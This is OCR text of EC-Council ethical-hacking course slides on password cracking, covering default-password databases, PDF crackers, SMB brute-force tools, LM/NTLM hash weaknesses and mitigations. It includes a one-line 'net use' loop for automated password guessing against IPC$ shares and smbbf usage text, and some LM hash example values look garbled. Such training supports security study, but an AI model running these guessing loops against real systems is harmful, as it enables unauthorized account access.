Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

http://www.virus.org/index.php?

The Virus.Org default password database was created to provide a resource for verified default login/password pairs for common networked devices

This database contains default logins and passwords when the hardware or software is first installed

This database contains default passwords for equipment and software from many vendors including 3Com, Cisco, Nortel, IBM, HP, Compaq, Digital, D-Link, Linksys, Oracle, and Microsoft





Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

PDF Password Cracker

PDF Password Cracker is the program that cracks the security on PDF documents



Features:

- Supports drags and drops PDF files
- Does not need Adobe Acrobat software
- Supports Windows 98, ME, NT, 2000, XP, and 2003 Systems


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Abcom PDF Password Cracker

Abcom PDF Password Cracker is the program that cracks the security on PDF documents

Features:

- Decrypts PDF files protected with the owner passwords
- Instantly removes restrictions on copying, printing, and other actions with the file
- Supports drag and drop PDF files
- Does not need Adobe Acrobat software
- Supports Windows 98/ME/NT/2000/XP/2003 systems
- Supports PDF1.6 (Acrobat 7.x) files, including 40-bit RC4 decryption, and 128-bit RC4



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Password Mitigation

Use the following in place of passwords:

Smart cards

- Two-factor authentication
- Difficult to thwart
- High cost of initial deployment



Biometric

- Two- or three-factor authentication
- Usually defeated with non-technical attacks
- Very expensive
- Prone to failures



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Permanent Account Lockout – Employee Privilege Abuse

Termination Notice

Employee Name:		**Employee ID:**	
Employee Address:		**Employee SSN:**	
Manager Name:		**Manager ID:**	
Department:			
Termination Effective Date:			
Benefits Continuation:	❑ Yes ❑ No	**Severance Package:**	❑ Yes ❑ No

Termination Reason:	❑ Opening unsolicited e-mail ❑ Sending spam ❑ Emanating Viruses ❑ Port scanning ❑ Attempted unauthorized access ❑ Surfing porn ❑ Installing shareware ❑ Possession of hacking tools	❑ Refusal to abide by security policy ❑ Sending unsolicited e-mail ❑ Allowing kids to use company computer to do homework ❑ Disabling virus scanner ❑ Running P2P file sharing ❑ Unauthorized file/web serving ❑ Annoying the Sysadmin

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Administrator Password Guessing

Assuming that NetBIOS TCP139 port is open, the most effective method of breaking into 2000/2003 is password guessing



Attempting to connect to an enumerated share (ipc$ or c$) and trying user name/password




Default admin$, c$, %systemdrive% shares are good starting points

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Manual Password Cracking Algorithm

1. Find a valid user
2. Create a list of possible passwords
3. Rank the passwords from high probability to low
4. Key in each password
5. If the system allows in – Success, or else try again



System

Ujohn/dfdg

Rudy/98#rt

peter./34dre45

Jacob/nukk



Manual Attacker

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Automatic Password Cracking Algorithm

Find a valid user

↓

Find encryption algorithm used

↓

Obtain encrypted passwords

↓

Create a list of possible passwords

↓


Encrypt each word

↓

See if there is a match for each user ID

↓

Repeat steps 1 through 6



System

Ujohn/dfdfg

peter./34dre45

Rudy/98#rt

Jacob/nukk

Attack Speed 300 words / sec




Dictionary Attack

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Performing Automated Password Guessing

Performing automated password guessing is easy—simple loop using the NT/2000 shell for command based on the standard NET USE syntax

- 1. Create a simple user name and password file
- 2. Pipe this file into FOR command:
  - `C:\> FOR /F "token=1, 2*" %i in (credentials.txt) do net use \\target\IPC$ %i /u: %j`



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: NAT

The NetBIOS Auditing Tool (NAT) is designed to explore the NetBIOS file-sharing services offered by the target system


- It implements a stepwise approach to gather information and attempt to obtain the file system-level access as though it were a legitimate local client

If a NETBIOS session can be established at all via TCP port 139, the target is declared “vulnerable”

Once the session is fully set up, transactions are performed to collect more information about the server, including any file system “shares” it offers

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

NAT: Screenshot



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Smbbf (SMB Passive Brute Force Tool)

The SMB Auditing Tool is a password auditing tool for the Windows and the SMB platforms

It makes it possible to exploit the timeout architecture bug in Windows 2000/XP, making it extremely fast when guessing passwords on these platforms

When running a large password file against Windows 2000/XP, it shows statistics up to 1,200 logins/sec

This means that you could run a commonly used English dictionary with 53,000 words against a server in under a minute



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited


Smbbf Tool

```
SMB - Bruteforcer V1.0.4 by (patrik.karlsson@ixsecurity.com)
-------------------------------------------------------------
usage: smbbf -i [options]

        -i*     IP address of server to bruteforce
        -p      Path to file containing passwords
        -u      Path to file containing users
        -s      Server to bruteforce
        -r      Path to report file
        -t      timeout for connect (default 300ms)
        -w      Workgroup/Domain
        -g      Be nice, automaticaly detect account lockouts
        -v      Be verbose
        -P      Protocol version
                    0 - Netbios Mode
                    1 - Windows 2000 Native Mode
```



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

SmbCrack Tool: Screenshot



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Hacking Tool: LOphtcrack



LC4 is a password auditing and recovery package distributed by @stake software. SMB packet capture listens to the local network segment and captures the individual login sessions

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Microsoft Authentication

NTLM (NT LAN Manager) is a challenge/response form of authentication that was the default network authentication protocol in Windows NT 4.0/Windows 2000

Microsoft has upgraded its default authentication protocol to Kerberos, a considerably more secure option than NTLM



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

LM, NTLMv1, and NTLMv2

Attribute	LM	NTLMv1	NTLMv2
Password case sensitive	No	Yes	Yes
Hash key length	56bit + 56bit	-	-
Password hash algorithm	DES (ECB mode)	MD4	MD4
Hash value length	64bit + 64bit	128bit	128bit
C/R key length	56bit + 56bit + 16bit	56bit + 56bit + 16bit	128bit
C/R algorithm	DES (ECB mode)	DES (ECB mode)	HMAC_MD 5
C/R value length	64bit + 64bit + 64bit	64bit + 64bit + 64bit	128bit

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

NTLM and LM Authentication on the Wire



Client

Authentication Request

Server – Challenge - nonce

LM Response – DES (LM Hash, nonce)

NTLM Response – DES (Unicode pwd, nonce)


Authentication Result



Server

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Kerberos Authentication



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

What is LAN Manager Hash

Example: Suppose the password is: 123456qwerty

When this password is encrypted with the LM algorithm, it is first converted to all uppercase: 123456QWERTY

The password is padded with null (blank) characters to make it 14 characters in length: 123456QWERTY_

Before encrypting this password, 14 character string is split in half: 123456Q and WERTY_

Each string is individually encrypted and the results concatenated:

- 123456Q = 6BF11E04AFAB197F
- WERTY = F1E9FFDCC75575B15


The hash is 6BF11E04AFAB197FF1E9FFDCC75575B15

Note: The first half of the hash contains alphanumeric characters and it will take 24 hrs to crack by Lophtcrack and the second half only takes 60 seconds. LM hashes are not salted

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

LM "Hash" Generation

- Padded with NULL to 14 characters
- Converted to uppercase
- Separated into two 7-character strings



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

LM Hash

16-byte LM hash	16-byte NTLM hash (md4)
1st 8 bytes of LM hash	2nd 8 bytes of LM hash
from first 7 chars	from second 7 chars

The first 8 bytes are derived from the first 7 characters of the password and the second 8 bytes are derived from characters 8 through 14 of the password

If the password is less than 7 characters, then the second half will always be 0xAAD3B435B51404EE

Suppose, for this example, the user's password has an LM hash of 0xC23413A8A1E7665f AAD3B435B51404EE

LC4 will crack the password as "WELCOME”

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Salting

Salting technique prevents deriving passwords from the password file

Stored representation differs

Side effect: defeats pre-computed hash attacks

